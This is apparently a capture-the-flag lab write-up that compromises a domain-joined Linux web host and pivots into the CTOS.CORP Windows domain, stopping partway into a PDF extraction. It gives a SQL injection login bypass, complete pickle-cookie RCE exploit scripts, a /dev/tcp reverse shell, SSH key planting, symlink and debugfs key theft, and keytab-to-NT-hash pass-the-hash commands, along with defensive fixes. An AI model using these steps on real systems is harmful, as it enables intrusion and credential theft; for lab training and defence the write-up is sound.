CTOS
Summary
CTOS is a HacksmarterLabs environment built around a Linux web host that is joined to a Windows domain. The engagement starts unauthenticated with VPN access to 10.0.19.84, and the objective is compromise of the CTOS.CORP domain.
The Linux half is a chain of four small mistakes that each hand over exactly one identity. The developer portal on port 80 authenticates with a string-concatenated SQL query, so admin' or 1=1 -- - logs in as admin without a password. The portal then offers a link labelled Site Archive (IT Audit), which is a zip of the application’s own source tree, and the source shows that the session cookie is a base64-encoded Python pickle fed straight into pickle.loads(). Unpickling arbitrary attacker data is arbitrary code execution, and because the application also pickles the result back into the response cookie, the same bug is its own output channel: commands can be run and their stdout read directly out of the HTTP response. One of those commands appends an SSH key to phil’s authorized_keys, which turns a request-response primitive into an ordinary login.
From phil, a systemd timer runs a backup script as john that cats a file out of a directory phil owns and appends it to a world-readable log. A symlink turns that into “read any file john can read”, which includes john’s own SSH private key. john is in the disk group, which is raw read/write access to the block device, so debugfs reads /root/.ssh/id_rsa straight out of the filesystem with no reference to file permissions at all. Root on the web host means /etc/krb5.keytab, and the RC4-HMAC key in a keytab is the account’s NT hash, so the Linux box gives up domain credentials for svc_web.
The Windows half turns on a document rather than a vulnerability. A readable share on IT-WS01 holds the onboarding policy PDF, which spells out the exact construction of every new hire’s temporary password: [First3_Upper]![Year][Special][Last2_Lower]. That is five candidate passwords per user, derived from the display names LDAP will happily hand over, and one account never changed it. From there the escalation is a sequence of primitives that are individually ordinary:
- A service binary under
C:\Program FilesthatBUILTIN\Userscan modify, run by a service that starts asLocalSystem. - The local Administrator’s KeePass database, protected by a rockyou password.
- A
GenericWriteACE over another user, which is a shadow credentials takeover. - An
AddMemberACE over a group that holds write access to the Default Domain Controllers Policy.
That last edge ends the domain. A GPO write is code execution as SYSTEM on every machine the policy is linked to, and that policy is linked to the Domain Controllers OU.
Category: HacksmarterLabs lab. Starting position: unauthenticated on the internal segment, VPN only. Goal: domain compromise of
CTOS.CORP. Theme: a domain-joined Linux host as the seam between two worlds. Every step on the Unix side is a file being read by the wrong identity, and every step on the Windows side is a permission that was delegated without looking at what it was delegated over.
1. Recon
The target is a single reachable host to begin with:
1
2
export IP=10.0.19.84
nmap -vvv -p- -4 -sVC -Pn -oN nmap $IP
Two ports answer: 22/tcp running OpenSSH, and 80/tcp serving a corporate site. Nothing else is exposed, so the entire foothold has to come out of the web application. The SSH banner is worth remembering rather than attacking, because it pins the platform for later:
1
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 7.0.0-28-generic x86_64)
Port 80 is a marketing site for “CTOS Corporation”, with the usual enterprise-technology copy and no interactive functionality on the front page.

http://10.0.19.84. The landing page has no application on it, but the navigation menu links to /contact and, more usefully, to /login.
2. Authentication bypass in the developer portal
/login is a “Developer Portal” sign-in form asking for CTOS developer credentials.

http://10.0.19.84/login. A username field, a password field, a “Remember me” checkbox, and a support address at support@ctos.corp that confirms the internal domain name.
A login form that builds its query by string concatenation looks like this on the server:
1
SELECT * FROM users WHERE username = '<input>' AND password = '<input>'
The classic payload closes the username string, appends a tautology so the WHERE clause is always true, and comments out the rest of the statement, including the entire password check:
1
admin' or 1=1 -- -
The trailing -- - is deliberate. In MySQL a -- comment marker requires a following whitespace character to be recognised, so -- with a trailing space is the portable form; adding a - after it makes that space survive proxies, browsers and copy-paste that would otherwise strip it. The SQL injection theory page walks through the same tautology bypass against a vulnerable query.
The password field can be anything, because the comment marker deletes it from the statement before the database ever sees it. What remains is true for every row in users, and the application logs in whichever one comes back first: admin.

http://10.0.19.84/portal after the injection. “Welcome back, admin”, with quick links, company announcements and an IT alerts panel.
The injection succeeds on the first payload tried, with no error-based probing and no blind timing. That is worth noticing rather than celebrating: the application returns a rendered portal on success and a login page on failure, which is a boolean oracle, so had the tautology failed there was a comfortable path to enumerating the schema. It simply was not needed.
3. The site archive: reading the application’s own source
Scrolling the portal, the “Useful Links” panel has one entry rendered in red rather than grey, which is the visual equivalent of a comment saying look here.
 The profile card and Useful Links panel. Site Archive (IT Audit) points at a zip in the application’s static directory.
The link serves backup.zip out of the application’s own static folder, which is a complete copy of the deployed source tree:
1
2
curl -O http://10.0.19.84/static/backup.zip
unzip backup.zip
Source code access changes the nature of the engagement completely: from here nothing has to be guessed. The first thing worth grepping for in a Python web application is the set of functions that turn data into objects.
1
cat app.py | grep pickle
1
2
3
import pickle
            return pickle.loads(data)
    serialized = pickle.dumps(session_data)
Three lines, and they describe the whole vulnerability:
pickle.loads(data)is called on something derived from the request.pickle.dumps(session_data)is called on something that goes back out in the response.- The two are the same session object, round-tripped through the client.
Reading the surrounding code confirms the shape: get_session() base64-decodes the ctos_session cookie and unpickles it, and an after_request hook pickles whatever the session ended up as and sets it back as ctos_session.
A zip of the source tree served from the web root is not an accident here; it is the output of a backup job that writes into
/opt/ctos_portal/static/, which is a directory the web server publishes. Backing an application up into itself is a recurring pattern, and the fix is a destination outside the document root, not a harder-to-guess filename.
4. Pickle deserialization to remote code execution
4.1 Why pickle.loads() is code execution
Python’s pickle format is not a data format, it is a small stack-based virtual machine. The opcode stream can contain a REDUCE instruction, which tells the unpickler to call a callable with a tuple of arguments. Objects control what gets emitted by defining __reduce__(), which is how legitimate classes describe how to rebuild themselves.
An attacker defining __reduce__ to return (os.system, ("id",)) produces a pickle whose reconstruction is a call to os.system("id"). There is no sandbox, no allowlist, and no way to make pickle.loads() safe on untrusted input. The Python documentation says so directly. Anything reachable by an import is reachable by a pickle.
The naive generator is four lines:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#!/usr/bin/env python3
import base64
import os
import pickle
import sys

command = sys.argv[1]

class RCE:
    def __reduce__(self):
        return os.system, (command,)

payload = pickle.dumps(RCE(), protocol=pickle.HIGHEST_PROTOCOL)
print(base64.b64encode(payload).decode())
1
python3 pickle_rce.py '/bin/id'
1
gAWVIgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjAcvYmluL2lklIWUUpQu
4.2 The 500 that proves the output channel exists
Sending that value as the ctos_session cookie returns HTTP 500. The command still runs: the failure happens after the unpickling, because os.system() returns an integer exit status, and the application’s next line expects a session mapping. The handler raises, Flask returns 500.
The interesting part is what comes back anyway. The after_request hook still pickles what it is holding, so the response carries a Set-Cookie with a fresh ctos_session:
1
2
echo 'gARLAC4=' | base64 -d | xxd
python3 -c "import pickletools,base64; pickletools.dis(base64.b64decode('gARLAC4='))"
1
2
3
4
5
00000000: 8004 4b00 2e                             ..K..

    0: \x80 PROTO      4
    2: K    BININT1    0
    4: .    STOP
That is the pickled integer 0, which is the exit status of /bin/id. The application handed back the return value of the attacker’s own function call.
This is the whole design of the exploit. A deserialization bug that also serialises the result is not blind: the return value of whatever callable you chose comes back in the response. Choosing
os.systemwastes that, because it returns an exit code. Choosing something that returns the command’s stdout turns the same bug into a full interactive channel.
4.3 A harness that returns output
Swapping os.system for subprocess.check_output changes the returned object from an int to bytes containing stdout. The exploit then reads the response cookie, unpickles it, and prints it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#!/usr/bin/env python3
"""Ctos WEB-01: pickle cookie RCE with output exfil via the returned cookie."""
import base64, pickle, subprocess, sys, requests

T = "http://10.0.19.84"
PATH = "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

class R:
    def __init__(self, c): self.c = c
    def __reduce__(self):
        return (subprocess.check_output,
                (["/bin/sh", "-c", f"export PATH={PATH}; {self.c} 2>&1; exit 0"],))

def run(cmd):
    c = base64.b64encode(pickle.dumps(R(cmd), protocol=2)).decode()
    r = requests.get(T + "/", cookies={"ctos_session": c}, timeout=120)
    sc = r.cookies.get("ctos_session")
    if not sc:
        return "[no cookie back - payload crashed the handler]"
    try:
        out = pickle.loads(base64.b64decode(sc))
    except Exception as e:
        return f"[unpickle err: {e}]"
    return out.decode(errors="replace") if isinstance(out, bytes) else repr(out)

if __name__ == "__main__":
    print(run(" ".join(sys.argv[1:])))
Two details in that file are the difference between it working and it looking broken:
- The gunicorn worker has an empty
PATH. Systemd units do not inherit a login shell environment, so a bareidfails with “No such file or directory” while/bin/idworks. Exporting aPATHinside the shell wrapper makes ordinary commands behave normally. check_outputraisesCalledProcessErroron a non-zero exit. An exception inside__reduce__’s callable means no object is produced, no cookie comes back, and every failing command looks like a broken exploit. Appending; exit 0forces success so the bytes always come home, and2>&1folds stderr into the same stream.
1
python3 rce.py 'id'
1
uid=1002(phil) gid=1002(phil) groups=1002(phil)
The web application runs as phil, an ordinary user account rather than www-data.
4.4 From command execution to an interactive shell
The cookie channel runs anything, but it is a request-response primitive: no working directory between calls, no shell history, and nothing that needs a TTY. A reverse shell is the usual upgrade:
1
python3 rce.py 'bash -c "bash -i >& /dev/tcp/10.200.87.42/8000 0>&1"'
A better one is available here for the cost of a single command. Port 22 is open, phil owns a writable home directory, and the same primitive can append a public key to it:
1
2
python3 rce.py 'echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE2YxN/zYrw613GUlUHxvlE/yhXNeQvgVEPfhkWrEDLL h4z4rd0u5@Cyr4X" >> /home/phil/.ssh/authorized_keys'
ssh phil@10.0.19.84
That trades a fragile socket for a real session. An SSH login survives a gunicorn restart, gives a proper TTY for debugfs and tail -f later on, supports scp, and can be reopened at will instead of being re-triggered through the web application every time it drops:
1
2
3
4
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 7.0.0-28-generic x86_64)

Last login: Thu Aug 27 22:20:13 2026 from 10.0.0.247
phil@web-01:~$
The web application runs as
phil, an account with a real home directory, a login shell, and a writable~/.ssh/authorized_keys. That is what turns a stateless bug into a durable session: after one request, access no longer depends on the vulnerability being there, and every subsequent login looks like a normal SSH authentication in the logs rather than an attack. A web application should not run as an account that owns an interactive key store; a dedicated service user with/usr/sbin/nologinand no home directory removes this step entirely.
5. phil to john: a symlink into someone else’s backup job
With a real shell, the next question is what runs on a schedule. pspy watches process creation through procfs without needing root, and it travels over the session already in hand as base64 text:
1
base64 -w0 pspy64 > pspy.b64
1
2
cat > /tmp/p.b64   # paste, then Ctrl-D
base64 -d /tmp/p.b64 > /tmp/pspy && chmod +x /tmp/pspy && /tmp/pspy
1
2
3
4
2026/08/28 00:17:31 CMD: UID=1001  PID=2129   | /bin/bash /opt/backup/backup.sh
2026/08/28 00:19:36 CMD: UID=0     PID=2202   | /usr/lib/systemd/systemd-executor --deserialize 29 ...
2026/08/28 00:19:36 CMD: UID=1001  PID=2204   | /bin/bash /opt/backup/backup.sh
2026/08/28 00:20:01 CMD: UID=0     PID=2208   | /usr/lib/systemd/systemd-executor --deserialize 29 ...
A systemd timer fires /opt/backup/backup.sh roughly every two minutes as UID 1001, which is not phil (1002). The script is readable:
1
cat /opt/backup/backup.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#!/bin/bash

export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

LOG_FILE="/var/log/backup/backup.log"
STAGING_DIR="/home/phil/backup_staging"
CONFIG_FILE="$STAGING_DIR/backup_config"
SOURCE_DIR="/opt/ctos_portal"
BACKUP_FILE="/opt/ctos_portal/static/backup.zip"

if [ ! -f "$LOG_FILE" ]; then
    touch "$LOG_FILE"
    chmod 644 "$LOG_FILE"
fi

echo "[$(date)] Starting backup process..." >> "$LOG_FILE"

/usr/bin/zip -q -r "$BACKUP_FILE" "$SOURCE_DIR" -x "$SOURCE_DIR/venv/*" >> "$LOG_FILE" 2>&1

if [ -f "$CONFIG_FILE" ]; then
    echo "[$(date)] Reading backup configuration from phil's staging..." >> "$LOG_FILE"
    cat "$CONFIG_FILE" >> "$LOG_FILE" 2>&1
    rm -f "$CONFIG_FILE"
    echo "[$(date)] Configuration processed and removed" >> "$LOG_FILE"
fi

echo "[$(date)] Backup completed successfully" >> "$LOG_FILE"
Four facts combine into a file-read primitive:
CONFIG_FILElives under/home/phil/backup_staging, a directoryphilfully controls.- The script runs as UID 1001, not as
phil. cat "$CONFIG_FILE"follows symlinks, because that is whatcatdoes.- The output goes into
$LOG_FILE, which the script itselfchmod 644s, sophilcan read it.
phil chooses the path; UID 1001 performs the read; the result lands somewhere phil can see. The read happens with the script’s privileges, so the target has to be something UID 1001 can open. UID 1001 is john, and the most valuable thing john can read is john’s own SSH key:
1
2
ln -s /home/john/.ssh/id_rsa /home/phil/backup_staging/backup_config
tail -f /var/log/backup/backup.log
1
2
3
4
5
6
7
8
9
10
[Fri Aug 28 12:30:11 AM IST 2026] Starting backup process...
zip I/O error: Permission denied
zip error: Could not create output file (/opt/ctos_portal/static/backup.zip)
[Fri Aug 28 12:30:11 AM IST 2026] Reading backup configuration from phil's staging...
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
...
-----END OPENSSH PRIVATE KEY-----
[Fri Aug 28 12:30:11 AM IST 2026] Configuration processed and removed
[Fri Aug 28 12:30:11 AM IST 2026] Backup completed successfully
The rm -f "$CONFIG_FILE" afterwards deletes the symlink, not its target, so the key is untouched and the technique can be repeated on the next tick with a different path.
The zip I/O error in the same output is a side note worth reading: the backup half of the script has been failing for some time, which means the backup.zip served by the portal is a stale artefact that nobody is refreshing or reviewing.
1
2
chmod 600 john_rsa
ssh -i john_rsa john@10.0.19.84
Any script that reads a path inside a less-privileged user’s directory is a file-read primitive for that user, whatever the script thinks it is doing. The fixes are all cheap: stage the file somewhere the low-privilege user cannot write, open it with
cat -- "$f"after an[ -h "$f" ] && exitcheck, or drop privileges to the directory’s owner before reading. Writing the contents into a mode-644 log makes the read a two-way disclosure as well.
6. john to root: the disk group
john’s group membership is the entire escalation:
1
id
1
uid=1001(john) gid=1001(john) groups=1001(john),6(disk)
Group 6 is disk, and on a Debian-family system the block devices in /dev are group-owned by it. Membership therefore means read and write access to the raw partition underneath the filesystem. Every file permission, every ACL, every ownership check that Linux enforces lives in the layer above; reading the device directly steps around all of it. The group is root-equivalent in the same way the docker group is: not through a bug, but by definition.
debugfs is the ext2/3/4 debugger shipped with e2fsprogs, and it is the most convenient way to use that access, because it speaks filesystem rather than raw offsets:
1
debugfs /dev/nvme0n1p2
1
2
3
4
5
6
7
8
debugfs 1.47.0 (5-Feb-2023)
debugfs:  cd /root/.ssh
debugfs:  ls
debugfs:  cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
...
-----END OPENSSH PRIVATE KEY-----
debugfs opens the device read-only by default, so this is a non-destructive read; the writable mode (-w) exists and would allow modifying /etc/shadow or dropping a SUID binary directly into the inode table, which is why disk deserves the same scrutiny as sudo in a group audit.
1
2
chmod 600 root_rsa
ssh -i root_rsa root@10.0.19.84
1
root@web-01:~#
7. Crossing into the domain: /etc/krb5.keytab
web-01 is not a standalone Linux box. Its hostname, the support@ctos.corp address on the login page, and the presence of a Kerberos keytab all say the same thing: this host is joined to an Active Directory domain.
A keytab is the Kerberos equivalent of a stored password for a non-interactive principal. Rather than prompting, a service reads its long-term keys from the file and uses them to request tickets. /etc/krb5.keytab is the system keytab, readable only by root, and it is what sssd or winbind uses to authenticate the host to the domain.
Since nothing can leave this host over the network, the file comes out as base64 through the existing SSH session:
1
base64 -w0 /etc/krb5.keytab
1
2
base64 -d > ctos.keytab   # paste, then Ctrl-D
xxd ctos.keytab | head -4
1
2
3
4
00000000: 0502 0000 0047 0001 0009 4354 4f53 2e43  .....G....CTOS.C
00000010: 4f52 5000 0773 7663 5f77 6562 0000 0001  ORP..svc_web....
00000020: 6993 e1f8 0100 1200 203a 3e49 5ba0 9ca0  i....... :>I[...
00000030: 05f4 cf42 7632 73fa b2a4 a3d4 e4f8 fd63  ...Bv2s........c
The structure is readable by eye and explains why this file matters:
| Bytes | Meaning |
|---|---|
0502 | Keytab format version 5.2 |
00000047 | Length of the first entry |
0009 CTOS.CORP | Realm |
0007 svc_web | Principal component |
6993e1f8 | Timestamp, 2026-02-17 |
0012 0020 | Encryption type 18 (AES256), 32-byte key |
Later entries repeat the same principal with encryption type 0011 (17, AES128) and 0017 (23, RC4-HMAC). That last one is the point of the whole step: the Kerberos RC4-HMAC long-term key is defined as MD4(UTF-16LE(password)), which is exactly the definition of the NT hash. A keytab containing an etype 23 entry is a keytab containing a pass-the-hash credential, in plaintext, on disk.
keytabExtractor2 parses every entry rather than stopping at the first, which matters when the first key has been rotated out:
1
python3 keytabExtractor2.py ctos.keytab
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File version 5.2 successfully imported.

[+] Entry 1:
	REALM : CTOS.CORP
	SERVICE PRINCIPAL : svc_web
	AES-256 HASH : 3a3e495ba09ca005f4cf42763273fab2a4a3d4e4f8fd63716c70a67d5cda6ab6

[+] Entry 2:
	REALM : CTOS.CORP
	SERVICE PRINCIPAL : svc_web
	AES-128 HASH : 4990037026cbac870ac3d7b5635bfb46

[+] Entry 3:
	REALM : CTOS.CORP
	SERVICE PRINCIPAL : svc_web
	NTLM HASH : 4014777d5f38cb74d24f096972f47969
The principal is
svc_web, a user account, not a machine account. A normal Linux domain join provisions a computer object and storeshost/...keys; provisioning a service account into a keytab instead means the credential is a first-class domain identity that can authenticate to anything the account is allowed to reach, and rotating it requires somebody to remember the keytab exists. Root on any domain-joined Linux host should be assumed to be a domain credential, which is the Unix mirror of “root on a Windows host is a machine account”.
8. Domain reconnaissance as svc_web
The NT hash authenticates over SMB against both of the domain’s Windows hosts:
1
2
3
export DOMAIN=ctos.corp
export HASH=4014777d5f38cb74d24f096972f47969
nxc smb dc01 -u svc_web -H $HASH --shares
1
2
3
4
5
6
7
8
9
10
SMB         10.0.30.167     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:CTOS.CORP) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.0.30.167     445    DC01             [+] CTOS.CORP\svc_web:4014777d5f38cb74d24f096972f47969
SMB         10.0.30.167     445    DC01             [*] Enumerated shares
SMB         10.0.30.167     445    DC01             Share           Permissions            Remark
SMB         10.0.30.167     445    DC01             -----           -----------            ------
SMB         10.0.30.167     445    DC01             ADMIN$                                 Remote Admin
SMB         10.0.30.167     445    DC01             C$                                     Default share
SMB         10.0.30.167     445    DC01             IPC$            READ                   Remote IPC
SMB         10.0.30.167     445    DC01             NETLOGON        READ                   Logon server share
SMB         10.0.30.167     445    DC01             SYSVOL          READ                   Logon server share
NetExec resolves the short names because the VPN pushes the domain controller as a resolver; if it does not, --dns-server 10.0.30.167 or /etc/hosts entries for dc01.ctos.corp and it-ws01.ctos.corp do the same job.
DC01 offers nothing beyond the defaults. The second host does:
1
nxc smb it-ws01 -u svc_web -H $HASH --shares
1
2
3
4
5
6
7
8
9
SMB         10.0.31.163     445    IT-WS01          [*] Windows Server 2022 Build 20348 x64 (name:IT-WS01) (domain:CTOS.CORP) (signing:False) (SMBv1:False)
SMB         10.0.31.163     445    IT-WS01          [+] CTOS.CORP\svc_web:4014777d5f38cb74d24f096972f47969
SMB         10.0.31.163     445    IT-WS01          [*] Enumerated shares
SMB         10.0.31.163     445    IT-WS01          Share           Permissions            Remark
SMB         10.0.31.163     445    IT-WS01          -----           -----------            ------
SMB         10.0.31.163     445    IT-WS01          ADMIN$                                 Remote Admin
SMB         10.0.31.163     445    IT-WS01          C$                                     Default share
SMB         10.0.31.163     445    IT-WS01          IPC$            READ                   Remote IPC
SMB         10.0.31.163     445    IT-WS01          IT_Onboarding   READ
IT_Onboarding is a non-default share readable by any authenticated user. Impacket’s smbclient.py retrieves its single file:
1
smbclient.py $DOMAIN/svc_web@it-ws01 -hashes :$HASH
1
2
3
4
5
6
7
Type help for list of commands
# use IT_Onboarding
# ls
drw-rw-rw-          0  Sun Feb 15 09:26:28 2026 .
drw-rw-rw-          0  Sun Feb 15 09:13:03 2026 ..
-rw-rw-rw-      32951  Sun Feb 15 09:26:31 2026 SEC-POL-2026.pdf
# get SEC-POL-2026.pdf
8.1 The onboarding policy is a password generator
1
2
pdftotext SEC-POL-2026.pdf
cat SEC-POL-2026.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
SEC-POL-2026
